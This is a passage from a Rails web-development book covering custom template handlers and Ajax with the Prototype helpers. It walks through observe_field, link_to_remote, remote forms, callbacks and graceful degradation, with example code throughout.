    A DDING NEW T EMPLATING S YSTEMS 561 Now we need to register the handler. This can go in your environment file, or you can set it up in application.rb in the app/controllers directory. Download e1/views/app/controllers/application.rb require "rdoc_template" ActionView::Template.register_template_handler("rdoc" , RDocTemplate) The registration call says that any template file whose name ends with .rdoc will be handled by the RDocTemplate class. We can test this by creating a tem- plate called example.rdoc and accessing it via a freshly generated test con- troller: RDocTemplate = Greetings from RDoc Let's see if we're doing _real_ formatting... * This should be * A bullet list all nicely formatted Making Dynamic Templates The html.erb and xml.builder templates share their environment with the con- troller: they have access to the controller instance variables. They can also get passed local variables if they’re invoked as partials. We can give our own templates the same privileges. Just how you achieve this depends on what you want your template to do. Here we’ll construct something fairly artificial: a reval template that contains lines of Ruby code. When rendered, each line is displayed, along with its value. The following code shows a template called test.reval: a = 1 3 + a @request.path This might produce the following output: a = 1 => 1 3 + a => 4 @request.path => /text/example1 Note how the template has access to the @request variable. We achieve this piece of magic by creating a Ruby binding (basically a scope for variable values) and populating it with the values of instance and local variables set into the view by the controller. Note that the renderer also sets the response content type to text/plain; we don’t want our result interpreted as HTML. We could Report erratum this copy is (P1.0 printing, March 2009)
  • 562.
    A DDING NEW T EMPLATING S YSTEMS 562 also have defined an accessor method called request, which would make our template handler more like Rails’ built-in ones. Download e1/views/lib/eval_template.rb class EvalTemplate < ActionView::TemplateHandler def render(template) # Add in the instance variables from the view @view.send :evaluate_assigns # create get a binding for @view bind = @view.send(:binding) # and local variables if we're a partial template.locals.each do |key, value| eval("#{key} = #{value}" , bind) end @view.controller.headers["Content-Type" ] ||= 'text/plain' # evaluate each line and show the original alongside # its value template.source.split(/n/).map do |line| begin line + " => " + eval(line, bind).to_s rescue Exception => err line + " => " + err.inspect end end.join("n" ) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 563.
    This chapter waswritten by Justin Gehtland (http://relevancellc.com), a software devel- oper, speaker, and writer living in Durham, North Carolina. He is a founder of the Stream- lined project for advanced CRUD applications on Rails (http://streamlinedframework.org ). It is based on work he and Stuart Halloway, also of Relevance, wrote for RailsConf ’06. Chapter 24 The Web, v2.0 We’ve looked at how Action View is used to render templates to the browser. We’ve seen how to create pages out of combinations of layouts and partials; the majority of the time, our actions have been returning entire pages to the browser and forcing the browser to refresh the current screen. This is a core foundational principle of the Web: requests to the server return entire pages, which the browser must display in their entirety. This chapter is about break- ing that core principle of the Web and allowing your applications to deal in smaller units of granularity, shipping data, partial pages, and code between the browser and the server to provide a more responsive and interactive user experience. Rails’ Ajax support can be broken into three general areas: • Prototype support for DOM interaction and remote object invocation • Script.aculo.us support for visual effects • RJS templates for code-centric Ajax For the first two, we’ll have to remember everything we learned about helpers, since almost all of the support for Prototype and Script.aculo.us are found in ActionView::Helpers::PrototypeHelper and ActionView::Helpers::ScriptaculousHelper. RJS templates, on the other hand, are an entirely different beast, combining a little bit of Action View templates and a whole new way to call render. 24.1 Prototype Prototype, an open source JavaScript framework written by Sam Stephenson, exists primarily to simplify two tasks in JavaScript: • Using XMLHttpRequest (and friends) to make Ajax calls • Interacting with the page DOM Ajax is about going behind the browser’s back. Browsers are just trained mon- keys: make a request, reload the page; post a form, reload the page. If you
  • 564.
    P ROTOTYPE 564 cause the browser to send an HTTP request, its only response is to refresh the page with whatever it receives. Back in the 90s, Microsoft released an ActiveX control with its XML libraries called XMLHTTP. You could create it using JavaScript and use it to send XML to the server without modifying the address bar or forcing a standard request. The XMLHTTP object would receive (and parse) the HTTP response from the server and then call back into your JavaScript via a callback function. At that point, you could use the response. Several years later, the Mozilla team cre- ated an open version of the object called XMLHttpRequest. Using XMLHttpRequest (XHR for short), you can send a request to the server and then decide for yourself what to do with the response. Even better, the request can be sent asynchronously, which means that while the request is being processed, the rest of the page is still available for use by and interaction with your users. Writing the JavaScript code to utilize XHR to make asynchronous requests is not terribly difficult, but it is repetitive, boring, and prone to simple (but costly) mistakes. The Prototype library provides a wrapper around XHR that makes it much easier to use and much more foolproof. Prototype is still a JavaScript library, though. One of the key features of Rails is the integrated development stack, which lets you use Ruby from top to bottom of your web application. If you have to switch over to JavaScript, that breaks the clean integration. The answer, of course, is to use helpers, specifically the PrototypeHelper class (in ActionPack::Helpers). These helpers wrap the generation of complex JavaScript with a simple Ruby method. The hardest part about the helpers is the wide array of options they accept as parameters. The Search Example Let’s use Rails’ Prototype helpers to quickly add Ajax to an existing scaffold. The code that follows shows a standard-looking scaffold wrapped around a table called users. This table stores a list of programmers and their favorite languages. The standard, static version of the page uses an .erb template and an .erb partial to create the page. Download pragforms/app/views/user/list.html.erb <h1>Listing users</h1> <%= render :partial => "search" %> Download pragforms/app/views/user/_search.html.erb <table> <tr> <th>Username</th> <th>Favorite Language</th> </tr> Report erratum this copy is (P1.0 printing, March 2009)
  • 565.
    P ROTOTYPE 565 <% for user in @users %> <tr> <td><%=h user.username %></td> <td><%=h user.favorite_language %></td> <td><%= link_to 'Show', :action => 'show', :id => user %></td> <td><%= link_to 'Edit', :action => 'edit', :id => user %></td> <td><%= link_to 'Destroy', { :action => 'destroy', :id => user }, :confirm => 'Are you sure?', :method => :post %></td> </tr> <% end %> </table> <%= link_to 'Previous page', { :page => @users.previous_page } if @users.previous_page %> <%= link_to 'Next page', { :page => @users.next_page } if @users.next_page %> <br /> <%= link_to 'New user', :action => 'new' %> We want to allow our users to filter the current list by typing in a text field. The application should watch the field for changes, submit the value of the field to the server, and update the list to show only those programmers that match the current filter. Just as with a non-Ajax page, the first step is to add a form to collect the user’s input. However, instead of a standard form, we’ll add what’s referred to as a no-op form; this is a form that cannot, by itself, be submitted to the server. The old way to do this was to create a form whose action attribute was set to #. This prevented a request from being posted to the server, but it had the unfortunate side effect of munging the URL in the address bar by adding the # character at the end of the URL. The modern approach is to set action to javascript:void(0): Download pragforms/app/views/user/search_demo.html.erb <% form_tag('javascript:void(0)') do %> Second, we need to wrap the rendered partial in a named element so that we can easily replace it with the updated data. In our case, we add a simple <div> tag with id=’ajaxWrapper’ to give us a place to put the new data: Download pragforms/app/views/user/search_demo.html.erb <div id='ajaxWrapper'> <%= render :partial=>'search' %> </div> Report erratum this copy is (P1.0 printing, March 2009)
  • 566.
    P ROTOTYPE 566 Input Elements and Forms According to the W3C HTML 4.01 specification, input elements do not strictly need to exist within a <form> element. In fact, the specification clearly states that for the purposes of building a user interface using “intrinsic events” (onclick, onchange, and so on), a <form> is not necessary. The purpose of the <form> element is to allow the browser to bundle the contained input values into a request to POST to the server. However, it is a pretty good practice to wrap your inputs in a <form> any- way. The <form> provides a named scope for the related input fields, allowing you to work with them as a group (say, to enable or disable them all). They also allow you to provide fallback behavior for your pages when the user has JavaScript disabled. The third step is to add the JavaScript that watches the text field for changes, posts the value to the server, harvests the response from the server, and updates some portion of the page to reflect the new data. We can accomplish all this with the observe_field helper method: Download pragforms/app/views/user/search_demo.html.erb Line 1 <%= observe_field :search, 2 :frequency => 0.5, 3 :update => 'ajaxWrapper', 4 :before => "Element.show('spinner')" , 5 :complete => "Element.hide('spinner')" , 6 :url => {:action=>'search', :only_path => false}, 7 :with => "'search=' + encodeURIComponent(value)" %> On line 1, we call the helper method, passing in the id of the text field we’ll be observing. None of the observer helpers takes more than one field id; if you want to observe multiple fields, you can either observe a whole form or create multiple observers. Notice that, as with any good Rails library, we can use the symbol version of the id as the parameter value. On line 2, we set the frequency of the observation. This is how often (in sec- onds) to check the target field for changes and submit them. A value of 0 means that changes to the field are posted immediately. This may seem like the most responsive way to go, but you have to take into account bandwidth usage. Posting the data on every twitch of the field would cause a mini-Slashdot-effect if your user base is at all respectable. In our example, we chose 0.5 seconds, which prevents too much posting without making the users wait around for something to happen. On line 3, we tell the helper which element on the page will be updated with the data returned from the server. Given this id, Prototype will set the innerHTML value of the element to the response text. If you needed to do something more Report erratum this copy is (P1.0 printing, March 2009)
  • 567.
    P ROTOTYPE 567 complex with the returned data, you could alternatively register a callback function that could process the data in any way you desired. In our case, the server will return a table containing the users who match the filter term, and we’ll just want to display that data inside an element called ajaxWrapper. On lines 4 and 5, we overcome one of Ajax’s primary problems. Users can be twitchy. If they click a link or submit a form, or what have you, the only thing keeping them from mindlessly banging away at the link or button is the fire-breathing lizard or spinning globe in the northeast corner of the browser window. This tells the user that something useful is going on and to wait for it to finish. It is a feature built into every browser, and users expect this kind of notification of an otherwise transparent process. When using XHR, you have to provide your own progress indicator. The before option takes a JavaScript function to call prior to sending the request to the server. In this case, we use Prototype’s Element.show to reveal a graphic that was already loaded on the page at initialization time (but whose style attribute was set to display:none). The complete callback likewise fires when the response has been fully received. In this case, we hide the progress indicator again using Element.hide. There are other potential hooks for callback functions, which we’ll discuss in Section 24.1, Callbacks, on page 572. (Where is this spinner? We’ll see in a moment.) Finally, on lines 6 and 7, we define the server endpoint that the Ajax call will target and what data to send to it. On line 6, we specify the url parameter and tell it to call the search action of the current controller. The options sent to url are the same as for the url_for helper method. On line 7, we provided the data that will be sent to the server using the with parameter. The value of this parameter is a string containing one or more name/value pairs. Look carefully at the string literal provided: "'search=' + encodeURIComponent(value)" The string is an executable piece of JavaScript code that will be run when the value of the target field has changed. encodeURIComponent is a JavaScript method that takes a value and escapes certain characters with their UTF-8 counterparts to make a valid URL component. value, in this case, will be the current value of the target field, and the result is a name/value pair, where the name is search and the value is the UTF-8 encoded value of the target field. Remember the spinner we used as a progress indicator? We haven’t yet written the code to display it. Normally you’d put it directly on the page that contains the field that references it. It turns out that in our example code we’ll be using it all over the place, so rather than including it on every page, we’ll instead add it once to the layout. Report erratum this copy is (P1.0 printing, March 2009)
  • 568.
    P ROTOTYPE 568 Download pragforms/app/views/layouts/user.html.erb <html> <head> <title>User: <%= controller.action_name %></title> <%= stylesheet_link_tag 'scaffold' %> <%= javascript_include_tag :defaults %> </head> <body> <p style="color: green"><%= flash[:notice] %></p> <%= image_tag 'loading.gif', :id=>'spinner', :style=>"display:none; float:right;" %> <%= yield :layout %> </body> </html> When this template is rendered to the browser, the result will be a combina- tion of static HTML and JavaScript code. Here is the actual output that was generated by using the observe_field helper: <input id="search" name="search" type="text" value="" /> <script type="text/javascript" > //<![CDATA [ new Form.Element.Observer('search' , 0.5, function(element, value) { Element.show('spinner' ); new Ajax.Updater('ajaxWrapper' , '/user/search' , { onComplete:function(request){ Element.hide('spinner' ); }, parameters:'search=' + encodeURIComponent(value) }) }) //] ]> Now, as the user types into the text field, the value of the field will be sent to the User controller’s search action. Bear in mind that, because we provided the update parameter, the JavaScript code is going to take what the server returns and set it as the value of the target element’s innerHTML attribute. So, what does search do? Download pragforms/app/controllers/user_controller.rb def search unless params[:search].blank? @users = User.paginate :page => params[:page], :per_page => 10, :order => order_from_params, :conditions => User.conditions_by_like(params[:search]) logger.info @users.size else list end render :partial=>'search' , :layout=>false end Report erratum this copy is (P1.0 printing, March 2009)
  • 569.
    P ROTOTYPE 569 conditions_by_like The method User.conditions_by_like(params[:search]) is not part of Active Record. It is actually code lifted from the Streamlined framework. It provides a quick way to search across all fields in a model. Here is the full implementation: Download pragforms/vendor/plugins/relevance_extensions/lib/active_record_extensions.rb def conditions_by_like(value, *columns) columns = self.user_columns if columns.size==0 columns = columns[0] if columns[0].kind_of?(Array) conditions = columns.map {|c| c = c.name if c.kind_of? ActiveRecord::ConnectionAdapters::Column "`#{c}` LIKE " + ActiveRecord::Base.connection.quote("%#{value}%" ) }.join(" OR " ) end If the search parameter is passed to the search action, the action will perform a pagination based on a query to the database, looking for items that match the search value. Otherwise, the action calls the list action, which populates the @users and @user_pages values using the full table set. Finally, the action ren- ders the partial _search.html.erb, which returns just the table of values, just as it did for the non-Ajax version. Note that we’ve explicitly disabled any layout dur- ing the rendering of the partial. This prevents recursive layout-within-layout problems. Using Prototype Helpers Rails provides an entire library of Prototype helper methods that provide a wide variety of Ajax solutions for your applications. All of them require you to include the prototype.js file in your pages. Some version of this file ships with Rails, and you can include it in your pages using the javascript_include_tag helper: <%= javascript_include_tag "prototype" %> Many applications include Prototype in the default layout; if you are using Ajax liberally throughout your application, this makes sense. If you are more con- cerned about bandwidth limitations, you might choose to be more judicious about including it only in pages where it is needed. If you follow the standard Rails generator style, your application.html.erb file will include the following dec- laration: <%= javascript_include_tag :defaults %> This will include Prototype, Script.aculo.us, and the generated application.js file for application-specific JavaScript. In either case, once your page has Proto- type included, you can use any of the various Prototype helpers to add Ajax to the page. Report erratum this copy is (P1.0 printing, March 2009)
  • 570.
    P ROTOTYPE 570 Common Options Before we examine the different helpers and what they are for, let’s take a minute to understand some of the common options we can pass to the many helpers. Since most of the helpers generate code that eventually makes a call to the server using XHR, they share a lot of options for controlling how that call is made and what to do before, during, and after the call is made. Synchronicity Most of the time, you will want your Ajax calls to be made asynchronously. This means users can continue to interact with your page, and the JavaScript in your page can continue to take action while the request is being trans- mitted and processed. From time to time, you might discover that you need synchronous Ajax calls (though we heartily recommend against it). If so, you can pass the :type option, which has two possible values: :asynchronous (the default) and :synchronous: <%= link_to_remote "Wait for it..." , :url => {:action => 'synchronous_action' }, :update => 'results_div' , :type => :synchronous %> Updating the Page Ajax calls can result in several different kinds of responses. The server could send back any of the following: • Nothing: There is no content in the server response, just HTTP headers. • HTML: An HTML snippet to be injected into the page. • Data: Structured data (JSON, XML, YAML, CSV, and so on) to be pro- cessed with JavaScript. • JavaScript: Code to be executed by the browser. If your Ajax calls return HTML snippets from the server, you can instruct most of the Prototype helpers to inject this HTML directly into the page using the :update option. The possible values you can send are as follows: • A DOM id: The id of an element on the page; the JavaScript will reset its innerHTML property using the returned value. <%= link_to_remote "Show me the money!" , :url => {:action => 'get_the_money' }, :update => 'the-money' %> • A hash: The ids of DOM elements associated with the success or failure of the call. Prototype recognizes two states: success and failure, with failure defined as any response with an HTTP status other than "200 Ok". Use this to update a target element upon successful completion, but send a warning to another element in case of error. Report erratum this copy is (P1.0 printing, March 2009)
  • 571.
    P ROTOTYPE 571 <%= link_to_remote "Careful, that's dynamite..." , :url => {:action => 'replace_dynamite_in_fridge' }, :update => {:success => 'happy' , :failure => 'boom' } %> Once you have designated the target-receiving element, you can optionally provide details about exactly how to update the target. By default, the entire innerHTML will be replaced with the server’s response. If you pass the :position option, though, you can tell the JavaScript to insert the response relative to the existing content. The following are possible values: :position => :before Inserts the server response just before the opening tag of the target ele- ment :position => :top Inserts the response just after the opening tag of the target element :position => :bottom Inserts the response just before the closing tag of the target element :position => :after Inserts the response just after the closing tag of the target element For example, if you wanted to make a call to add an item to the bottom of a list, you might use this: <% form_remote_tag(:url => {:action => 'add_todo' }, :update => 'list' , :position => :bottom) do %> Using the :position option, you can add items to lists or inject them into columns of existing data without having to rerender what was originally there. This can drastically simplify the server-side code when you are managing lists. JavaScript Filters Sometimes, you will want to wrap the Ajax call with some conditional behavior. The Prototype helpers accept four different wrapper options: :confirm => msg Pops up a JavaScript confirmation dialog box before firing XHR call, the text of which is the string value assigned to this option; if user clicks OK, call proceeds; otherwise, the call is canceled. :condition => expression The word expression should be a JavaScript snippet expression that evaluates to a boolean. If true, the XHR call proceeds; otherwise, it is canceled. Report erratum this copy is (P1.0 printing, March 2009)
  • 572.
    P ROTOTYPE 572 :before => expression Evaluates the JavaScript expression just prior to making the XHR call; this is commonly used to show a progress indicator. :after => expression Evaluates the JavaScript expression just after launching the XHR call, but before it has completed; this is commonly used to either show pro- gress indication or disable a form or field to prevent its modification while the call is in process. For example, perhaps you have provided a rich-text editor field on a page and want to give your user the option to save it via Ajax. However, the operation is slow and potentially destructive; you want to make sure your user really wants to save the data, and you want to show a progress notifier while it saves. In addition, you want to make sure your user can’t save an empty editor buffer. Your form might look like this: <% form_remote_tag(:url => {:action => 'save_file' }, :confirm => "Are you sure you want to save this file?" , :before => "Element.show('spinner');" , :condition => "$('text_file').value != '';" ) do %> Callbacks Finally, you may want to associate JavaScript functions with callback notifi- cations in the XHR call process. While the XHR call is proceeding, there are six possible points where a callback might be fired. You can attach a JavaScript function or an arbitrary JavaScript snippet to any or all of these points. They are as follows: :loading => expression XHR is now receiving data from the server, but the document is not ready for use. :loaded => expression XHR has finished receiving the data from the server. :interactive => expression XHR has finished receiving all the data from the server and is parsing the results. :success => expression XHR has finished receiving and processing the data, and the HTTP status of the response was "200 Ok". :failure => expression XHR has finished receiving and processing the data, and the HTTP status of the response was not "200 Ok". Report erratum this copy is (P1.0 printing, March 2009)
  • 573.
    P ROTOTYPE 573 The Readystate 3 Problem One extra little fun trap to watch out for is that sometimes servers can establish what’s known as a persistent connection. If both the server and the client can understand HTTP 1.1 and the server sends a Keep-Alive header to the client, as long as the client does not specifically deny the request, the server will establish a connection that does not terminate; without the server severing the connec- tion or the client somehow interrupting it, the readystate will hover at 3 forever. There is no real workaround for this other than to ensure that your web server does not ever attempt to send the Keep-Alive header. If you are not the over- lord of your web server, then you just have to hope you don’t run into this issue. See http://www.w3.org/Protocols/rfc2616/rfc2616-sec8.html for more about HTTP 1.1 and persistent connections, and see http://www.scottandrew.com/blog/archives/ 2002/12/readystate.html for more about their interference with Ajax. :complete => expression XHR has finished receiving and processing the data and has called either :success or :failure. Generally, you use :success, :failure, and :complete as a kind of try/catch/finally for your Ajax calls. The others are rarely used. The :interactive state is supposed to allow you to begin using the data before it has been fully received but is not always available for that purpose, especially in early versions of the XMLHTTP ActiveX control. In this example, we’ll use :success, :failure, and :complete to implement an Ajax call that shows a spinner before starting the request, assigns valid returns to a function that shows them on the page, calls an error-handling function in the case of an error on the server, and ensures that the spinner is hidden again by the time the call completes. <% form_remote_tag(:url => {:action => 'iffy_function' }, :before => "Element.show('spinner');" , :success => "show_results(xhr);" , :failure => "show_error(xhr);" , :complete => "Element.hide('spinner');" ) do %> The :loading, :loaded, and :interactive options are rarely used. If they are, it is almost always to provide dynamic progress updates to the user. You can think of :success, :failure, and :complete as the Prototype helper equiv- alent of begin, rescue, and ensure. The main path is to execute the JavaScript registered with :success. If there was a problem on the server side, the :fail- ure callback is invoked instead. Then, regardless of the success or failure of Report erratum this copy is (P1.0 printing, March 2009)
  • 574.
    P ROTOTYPE 574 Updating innerHTML in Internet Explorer You can use Ajax to update the contents of almost any element in a page. The major exceptions to this rule are any table-related elements in Internet Explorer. The problem is that the table elements are nonstandard in Internet Explorer and don’t support the innerHTML property. Specifying the id of a <tr>, <td>, <tbody>, or <thead> as the :update value in Internet Explorer will result in either a JavaScript error, undefined (and unacceptable) behavior like dropping the new content at the bottom of the page, or, worst of all, nothing at all. Prototype works around this by checking to see whether the current browser is Internet Explorer and whether the target element is a <tbody>, <thead>, <tr>, or <td>. If so, it strips the table down and rebuilds it dynamically, thus giving you the appearance of having updated the table in place. the server-side call, the :complete callback is fired (if defined). This gives you a great place to turn off progress indicators, reenable forms and fields, and generally put the page back into its ready state. link_to_remote One of the most common Ajax uses allows the user to request a new piece of information to add to the current page. For example, you want to provide a link that allows the user to fetch the current status of their inbox, compute the current balance in their account, or perform some other computationally intense or time-sensitive action that you otherwise didn’t want to perform at page initialization. Because users of web applications are trained to use hyperlinks as the main point of interaction with your application, it makes sense to use a hyperlink to provide this behavior. Generally, your initialized page will render the link and also render an empty or invisible container element (often a <div>, but it can be any element with an id). Taking the example of letting a user check their inbox status, you might pro- vide an empty <div> to hold the data and a link to gather the data and update the page: <div id="inbox_status">Unknown</div> <%= link_to_remote 'Check Status...', :url => {:action => 'get_inbox_status', :user_id => @user.id}, :update => 'inbox_status' %> In the example, the text of the link will be Check Status..., which will call the get_inbox_status method of the current controller, passing along the current user’s id. The results will be injected into the inbox_status <div>. Report erratum this copy is (P1.0 printing, March 2009)
  • 575.
    P ROTOTYPE 575 All of the common options we covered earlier are available for link_to_remote. Look at this more detailed example: <div id="inbox_status">Unknown</div> <%= link_to_remote 'Check Status...', :url => {:action => 'get_inbox_status', :user_id => @user.id}, :update => 'inbox_status', :condition => "$('inbox_status').innerHTML == 'Unknown'" , :before => "Element.show('progress_indicator')" , :complete => "Element.hide('progress_indicator')" %> This version will fire the XHR request only if the current value of the target element is "Unknown", thus preventing the user from requesting the data twice. It uses the :before and :complete options to turn on and off progress indication. periodically_call_remote Instead of relying on the user to make the remote call, you might want to call the server at regular intervals to check for changes. For example, in a web- based chat application, you would want to ask the server every few seconds whether a new chat message had arrived. This is a common way to supply distributed status checking and is a stand-in for a real “push” communication technology. The periodically_call_remote method takes care of this for you. It works almost exactly like link_to_remote, except instead of taking a string value to use as the link text, it takes an interval value that tells it how long to go between posts to the server. Let’s modify the previous example to show the user’s inbox status every sixty seconds: <div id="inbox_status">Unknown</div> <%= periodically_call_remote :url => {:action => 'get_inbox_status', :user_id => @user.id}, :update => 'inbox_status', :frequency => 60, :condition => "$('inbox_status').innerHTML == 'Unknown'" , :before => "Element.show('progress_indicator')" , :complete => "Element.hide('progress_indicator')" %> periodically_call_remote takes the same options as link_to_remote (as well as the option :frequency). This means that you could provide a value for the :confirm option. Be very careful here. Not only will a modal dialog box pop up asking the user to approve an otherwise completely transparent event, but while the dialog box is onscreen, the timer managing periodically_call_remote is still tick- ing and firing off the confirmation requests. This means that you could easily get in a situation where the confirmation dialog boxes are piling up and every time you click OK or Cancel the dialog box disappears only to be immediately replaced with another. Report erratum this copy is (P1.0 printing, March 2009)
  • 576.
    P ROTOTYPE 576 link_to_function Although not technically a Prototype helper, link_to_function is a commonly used Ajax-enabling helper from the standard Rails helper libraries. It lets you pro- vide the link text and a snippet of JavaScript to execute when the link is clicked. It does not accept all the fancy options we looked at earlier; instead, you can pass any of the various HTML options accepted by the more standard link_to helper. link_to_function lets you create arbitrary links to invoke client-side functions. The JavaScript need not be relegated to client-side activity only, though. You can provide a JavaScript snippet that invokes XHR as well. This helper (and its act-a-like cousin button_to_function) is for creating more customized interaction models than can be expressed through the common Prototype helpers and options. For example, you may be using the excellent Prototype Window Class frame- work by Sébastien Gruhier (http://prototype-window.xilinus.com/). Built on top of Prototype and Script.aculo.us, this framework lets you create JavaScript-only windows inside your application. You might want to create a link that launches a Prototype window to display the About information for your application: <%= link_to_function "About..." , "Dialog.alert({url: 'about.html', options: {method: 'get'}}, {windowParameters: {className: 'default'}, okLabel: 'Close'});" %> remote_function It turns out that the Prototype helpers described previously all use another Prototype helper, remote_function, to actually generate the XHR call. You can use this helper yourself if you want to embed XHR calls in other contexts besides links and periodical executors. Let’s say that your users have checked the status of their inbox and want to look at the messages. A standard interface might be to display a list of message subjects and then allow the user to select one to view. However, you know your users are used to thick-client mail interfaces, and the standard interaction is to double-click the e-mail subject to view the message. You want to provide the same functionality, but you need to make an XHR call to the server to fetch the specific e-mail. This example is the partial you might use to render the list: <table> <% for email in @emails %> <tr ondblclick="<%= remote_function(:update => 'email_body', :url => {:action => 'get_email', :id => email}) %>"> <td><%= email.id %></td><td><%= email.body %></td> </tr> <% end %> </table> <div id="email_body"></div> Report erratum this copy is (P1.0 printing, March 2009)
  • 577.
    P ROTOTYPE 577 This injects the JavaScript code needed to make the XHR call, harvest the response, and replace the contents of email_body. remote_function accepts all the standard options described earlier. observe_field The first example in this chapter shows the use of observe_field. In general, this helper binds a remote_function to the onchange event of a target field, with all the same implications and options for other types of remote functions. observe_form Sometimes, you aren’t just interested in changes to one specific field. Instead, you’re monitoring changes in any of a group of related fields. The best way to handle this is not to invoke individual observe_field helpers for each field but instead to wrap those fields in a <form> and observe the form as a whole. The observe_form helper then binds an observer to the change event of all the fields in the form. Unlike observe_field, though, you do not need to specify the :with option for observe_form. The default value of :with is the serialized version of the <form> being observed. Prototype comes with a helper function (Form.serialize) that walks through all the fields contained in the form and creates the same col- lection of name/value pairs that the browser would have created had the form been posted directly. form_remote_tag and remote_form_for Most of the time, if you are using a form to gather user input but want to post it to the server using Ajax, you won’t be using observe_form. The more ways a user has to interact with a form, the less likely you will want to use the observer to post changes because you will cause bandwidth and usability problems. Instead, you want a form that collects the user input and then uses Ajax to send it to the server instead of the standard POST. form_remote_tag creates a standard form tag but adds a handler for the onsub- mit method. The onsubmit handler overrides the default submit behavior and replaces it with a remote function call instead. The helper accepts all the stan- dard options but also accepts the :html option, which lets you specify an alter- nate URL to use if Ajax (read: JavaScript) is not available. This is an easy path to providing a degradable experience, which we’ll discuss more in Section 24.1, Degradability and Server-Side Structure, on page 580. Here’s a simple remote form that allows the user to create an e-mail message: the from, to, and body fields are provided. When the user submits the form, the e-mail data is sent to the server, and the form is replaced in the UI with a status message returned by the server. Report erratum this copy is (P1.0 printing, March 2009)
  • 578.
    P ROTOTYPE 578 <div id="email_form"> <% form_remote_tag(:url => {:action => 'send_email'}, :update => 'email_form') do %> To: <%= text_field 'email', 'to' %><br/> From: <%= text_field 'email', 'from' %><br/> Body: <%= text_area 'email', 'body' %><br/> <%= submit_tag 'Send Email' %> <% end %> </div> Here’s the generated page: <div id="email_form"> <form action="/user/send_email" method="post" onsubmit="new Ajax.Updater('email_form', '/user/send_email', {asynchronous:true, evalScripts:true, parameters:Form.serialize(this)}); return false;"> To: <input id="email_to" name="email[to]" size="30" type="text" /><br/> From: <input id="email_from" name="email[from]" size="30" type="text" /><br/> Body: <textarea cols="40" id="email_body" name="email[body]" rows="20"></textarea><br/> <input name="commit" type="submit" value="Send Email" /> </form> </div> Notice that the value of onsubmit is actually two JavaScript commands. The first creates the Ajax.Updater that sends the XHR request and updates the page with the response. The second returns false from the handler. This is what prevents the form from being submitted via a non-Ajax POST. Without this return value, the form would be posted both through the Ajax call and through a regular POST, which would cause two identical e-mails to reach the recipient, which could have disastrous consequences if the body of the message was “Please deduct $1000.00 from my account.” The helper remote_form_for works just like form_remote_tag except it allows you to use the newer form_for syntax for defining the form elements. You can read more about this alternate syntax in Section 23.5, Forms That Wrap Model Objects, on page 524. submit_to_remote Finally, you may be faced with a generated form that, for some reason or another, you can’t modify into a remote form. Maybe some other department or team is in charge of that code and you don’t have the authority to change it, or maybe you absolutely cannot bind JavaScript to the onsubmit event. In these cases, the alternate strategy is to add a submit_to_remote to the form. This helper creates a button inside the form that, when clicked, serializes the form data and posts it to the target specified via the helper’s options. It does not affect the containing form, and it doesn’t interfere with any <submit> Report erratum this copy is (P1.0 printing, March 2009)
  • 579.
    P ROTOTYPE 579 buttons already associated with form. Instead, it creates a child <button> of the form and binds a remote call to the onclick handler, which serializes the containing form and uses that as the :with option for the remote function. Here, we rewrite the e-mail submission form using submit_to_remote. The first two parameters are the name and value attributes of the button. <div id="email_form"> <% form_tag :action => 'send_email_without_ajax' do %> To: <%= text_field 'email', 'to' %><br/> From: <%= text_field 'email', 'from' %><br/> Body: <%= text_area 'email', 'body' %><br/> <%= submit_to_remote 'Send Email', 'send', :url => {:action => 'send_email'}, :update => 'email_form' %> <% end %> </div> And this is the generated HTML: <div id="email_form"> <form action="/user/send_email_without_ajax" method="post"> To: <input id="email_to" name="email[to]" size="30" type="text" /><br/> From: <input id="email_from" name="email[from]" size="30" type="text" /><br/> Body: <textarea cols="40" id="email_body" name="email[body]" rows="20"></textarea><br/> <input name="Send Email" type="button" value="send" onclick="new Ajax.Updater('email_form', '/user/send_email', {asynchronous:true, evalScripts:true, parameters:Form.serialize(this.form)}); return false;" /> </form> </div> Be forewarned: the previous example is not consistent across browsers. For example, in Firefox 1.5, the only way to submit that form is to click the Ajax submitter button. In Safari, however, if the focus is on either of the two reg- ular text inputs (email_to and email_from), pressing the Enter key will actually submit the form the old-fashioned way. If you really want to ensure that the form can be submitted by a regular POST only when JavaScript is disabled, you would have to add an onsubmit handler that just returns false: <div id="email_form"> <% form_tag({:action => 'send_email_without_ajax'}, {:onsubmit => 'return false;'}) do %> To: <%= text_field 'email', 'to' %><br/> From: <%= text_field 'email', 'from' %><br/> Body: <%= text_area 'email', 'body' %><br/> <%= submit_to_remote 'Send Email', 'send', :url => {:action => 'send_email'}, :update => 'email_form' %> <% end %> </div> Report erratum this copy is (P1.0 printing, March 2009)
  • 580.
    P ROTOTYPE 580 Degradability and Server-Side Structure As you start layering Ajax into your application, you have to be cognizant of the same painful facts that have plagued web developers for years: • By and large, browsers suck as runtime platforms. • Even when they don’t suck, the good features aren’t standard across all browsers. • Even if they were, 20 percent of your users can’t use them because of corporate policies. We all know these truths deep in our bones by now. Most browsers use a cus- tom, nonstandard JavaScript interpreter whose feature set overlaps the others’ feature sets in unpredictable (but exciting) ways. The DOM implementations differ wildly, and the rules about element placement can be as confusing as watching Dune for the first time. Perhaps most agonizing of all, a measurable portion of your user base will have JavaScript disabled, whether through fear, fiat, or force majeure. If you are building a new application that includes Ajax functionality from the start, you might not have a problem. But for many developers, Ajax is something that is slowly being added to existing applications, with existing user bases. When this is true, you really have two possible paths: • Put up a page for the non-JavaScript users that says “Your kind not welcome—come back when you discover fire.” • Go out of your way to tell them that “You aren’t getting the full benefit of the application, but we like your money, so welcome aboard.” If you choose the latter strategy, you must provide for useful degradation of the Ajax features to non-Ajax styles. The good news is that Rails gives you a great deal of help in this regard. In particular, the form_remote_tag actually does something quite useful. Here’s the generated output from our earlier example: <form action="/user/send_email" method="post" onsubmit="new Ajax.Updater('email_form', '/user/send_email', {asynchronous:true, evalScripts:true, parameters:Form.serialize(this)}); return false;"> Earlier, we said that the return false; statement was really important, because that is what prevents the form from being submitted twice (once via Ajax and once via standard POST). What happens to this form if rendered in a browser with JavaScript disabled? Well, the onsubmit attribute is ignored. This means that, when submitted, the form will send its contents to the /user/send_mail action of your server. Hey, that’s great! All by itself, the form supports your JavaScript-deprived customers, without you lifting a finger. Report erratum this copy is (P1.0 printing, March 2009)
  • 581.
